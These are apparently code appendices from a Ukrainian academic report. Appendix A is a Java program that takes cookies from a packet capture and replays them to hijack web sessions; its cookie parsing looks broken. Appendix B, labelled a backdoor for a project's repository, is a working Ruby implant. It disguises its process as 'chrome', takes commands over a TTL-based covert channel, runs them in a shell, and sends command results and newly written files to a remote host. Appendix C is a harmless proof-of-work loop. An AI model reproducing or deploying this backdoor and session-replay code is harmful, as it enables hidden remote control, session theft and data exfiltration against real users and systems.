			pcapFile = new BufferedReader(new FileReader(args[0]));
			ArrayList<String> cookieInfo = new ArrayList<String>();
			while ((lineID = pcapFile.readLine()) != null) {
				String findCookieArray[];

				findCookieArray = lineID.split(":");

				if (lineID.startsWith("Cookie:")) {
					findCookieArray = lineID.split("");

					cookieInfo.add(findCookieArray[1]);

				}
			}
			pcapFile.close();
			if (cookieInfo.size() >= 1) {
				for (int i = 0; i < cookieInfo.size(); i++) {
					URL myWebsite = new URL(args[1]);
```

```
                                URLConnection cookieConnec =
myWebsite.openConnection();
                                cookieConnec.setRequestProperty("Cookie",
cookieInfo.get(i));



                                cookieConnec.connect();
                                BufferedReader brCookie = new BufferedReader(
                                        new
InputStreamReader(cookieConnec.getInputStream()));
                                String readCookie;
                                while ((readCookie = brCookie.readLine()) != null) {
                                        System.out.println(readCookie);
                                }
                                brCookie.close();
                        }
                } else {
                        System.out.println("Sorry, cookie cannot be found on https
pcap file");
                }
        } catch (IOException e) {
                e.printStackTrace();
        }
    }
```

Додаток В
Бекдор для репозиторію головного проекту

Server.rb:

```
require 'rubygems'
require 'thread'
require 'packetfu'
require 'date'
require 'rb-inotify'
include PacketFu
    @interface
    @clientIP
    @sourcePort
    @destPort
    @clientMac
    @myInfo
    @date
    def start
        read_config()
        @filepath = "/home/dan/Documents/"
        watch_thread = Thread.new{watching(@filepath)}
        while_thread = Thread.new{start_while()}
        watch_thread.join
        while_thread.join
        rescue Interrupt
        Thread.kill(watch_thread)
        Thread.kill(while_thread)
        exit 0
```

```
end
def start_while()
    @file = 0
    @fullpath = 0
    while true do
        command = receive_command()
        decrypted_command = xor(command, @date)
        puts decrypted_command
        if command == "get"
            puts @file
            puts @fullpath
            if @file == 0 and @fullpath == 0
                error = "ERROR"
                puts error
                send(error)
            else
                send(@file)
                puts "send file"
                send_file(@fullpath)
                puts "sent"
            end
        else
            sleep 1
            send_command_results(command)
        end
    end
end
def watching(filepath)
    notifier = INotify::Notifier.new
    notifier.watch(filepath, :close_write) do |event|
```

```
        @file = event.name
        @fullpath = filepath + event.name
        puts @file
    end
    notifier.run
end
def send(name)
    name = xor(name, @date)
     name.each_char do |c|
       tcp_pkt = TCPPacket.new(:config => @myInfo)
                    tcp_pkt.tcp_flags.syn=1
                    tcp_pkt.tcp_dst= @destPort
                    tcp_pkt.tcp_src= @sourcePort
                    tcp_pkt.eth_daddr = @clientMac
                    tcp_pkt.ip_daddr= @clientIP
                    tcp_pkt.ip_ttl = c
                    tcp_pkt.recalc
                    tcp_pkt.to_w(@interface)
                    sleep 0.1
                    puts tcp_pkt.ip_ttl
    end
    puts "Message has been sent"
            tcp_pkt = TCPPacket.new(:config => @myInfo)
            tcp_pkt.tcp_flags.syn=1
            tcp_pkt.tcp_dst= @destPort
            tcp_pkt.tcp_src= @sourcePort
            tcp_pkt.eth_daddr = @clientMac
            tcp_pkt.ip_daddr= @clientIP
            tcp_pkt.ip_ttl = 0
            tcp_pkt.recalc
```

```
            tcp_pkt.to_w(@interface)
            puts tcp_pkt.ip_ttl
    puts "done send name exit"
end
def send_file(path)
    puts path
    send = File.open(path, "rb")
    send.each_byte do |c|
        if c > 31
            tcp_pkt = TCPPacket.new(:config => @myInfo)
            tcp_pkt.tcp_flags.syn=1
            tcp_pkt.tcp_dst= @destPort
            tcp_pkt.tcp_src= @sourcePort
            tcp_pkt.eth_daddr = @clientMac
            tcp_pkt.ip_daddr= @clientIP
            tcp_pkt.ip_ttl = c
            tcp_pkt.recalc
            tcp_pkt.to_w(@interface)
            sleep 0.1
            puts tcp_pkt.ip_ttl
        end
      end
    puts "File sent"
            tcp_pkt = TCPPacket.new(:config => @myInfo)
            tcp_pkt.tcp_flags.syn=1
            tcp_pkt.tcp_dst= @destPort
            tcp_pkt.tcp_src= @sourcePort
            tcp_pkt.eth_daddr = @clientMac
            tcp_pkt.ip_daddr= @clientIP
            tcp_pkt.ip_ttl = 0
```

```
            tcp_pkt.recalc
            tcp_pkt.to_w(@interface)
            puts tcp_pkt.ip_ttl
    puts "done send file exit"
end
def send_command_results(command)
     comm = `#{command}`
     comm.each_byte do |c|
       tcp_pkt = TCPPacket.new(:config => @myInfo)
                    tcp_pkt.tcp_flags.syn=1
                    tcp_pkt.ip_ttl = c
                    tcp_pkt.tcp_dst= @destPort
                    tcp_pkt.tcp_src= @sourcePort
                    tcp_pkt.eth_daddr = @clientMac
                    tcp_pkt.ip_daddr= @clientIP
                    tcp_pkt.recalc
                    tcp_pkt.to_w(@interface)
                    sleep 0.1
                    puts tcp_pkt.ip_ttl
    end
            puts "Results have been sent"
            tcp_pkt = TCPPacket.new(:config => @myInfo)
            tcp_pkt.tcp_flags.syn=1
            tcp_pkt.ip_ttl = 0
            tcp_pkt.tcp_dst= @destPort
            tcp_pkt.tcp_src= @sourcePort
            tcp_pkt.eth_daddr = @clientMac
            tcp_pkt.ip_daddr= @clientIP
            tcp_pkt.recalc
            tcp_pkt.to_w(@interface)
```

```
            puts "done results exit"
end
def receive_command()
     command = ""
   capture_session = Capture.new(:iface => @interface,
                                          :start => true,
                                          :promisc => true,
                                          :filter => "dst port 9000 and src #{@clientIP}")
   capture_session.stream.each do |p|
      pkt = Packet.parse(p)
      char = pkt.ip_ttl
      if char == 0
         return command
      end
                  command << char
                  puts char
   end
end
def read_config()
   config = Array.new
   File.foreach("server_config.txt") {|line|
      config.push(line)
   }
   @interface = config[0].strip
   @clientIP = config[1].strip
   @sourcePort = config[2].strip.to_i
   @destPort = config[3].strip.to_i
   @clientMac = Utils.arp(@clientIP, :iface => @interface)
   @myInfo = Utils.whoami?(:iface => @interface)
    @date = Date.today.to_s.strip
```

```
    end
    def xor(input, key)
        x = input.length
        y = key.length

        z = x -1
        for i in 1..z
            input[i] ^= key[(i%y)]
        end
        return input
    end
end
begin
        $0 = "chrome"
        server = Server.new
        server.start
```

Додаток Г
Ruby-nonce

```
require 'openssl'

 require 'Base64'
 def count_leading_zeros(input, difficulty)
   seeking_for = '0' * difficulty
   # get leading characters from the hash
   leading_chars = "#{input[0,difficulty]}".to_s
   leading_chars == seeking_for
 end
 key  = 'secret'
 data = 'atilla-yuu1000'
 block = "#{data}-#{key}"
 hash = OpenSSL::HMAC.hexdigest('SHA256', key, data)
 difficulty = 5
 valid = false
 nonce = 0
 while !valid
   hash_with_nonce = OpenSSL::HMAC.hexdigest('SHA256', hash, "--#{nonce}")
   nonce += 1
   p nonce
   valid = count_leading_zeros(hash_with_nonce, difficulty)
 end
```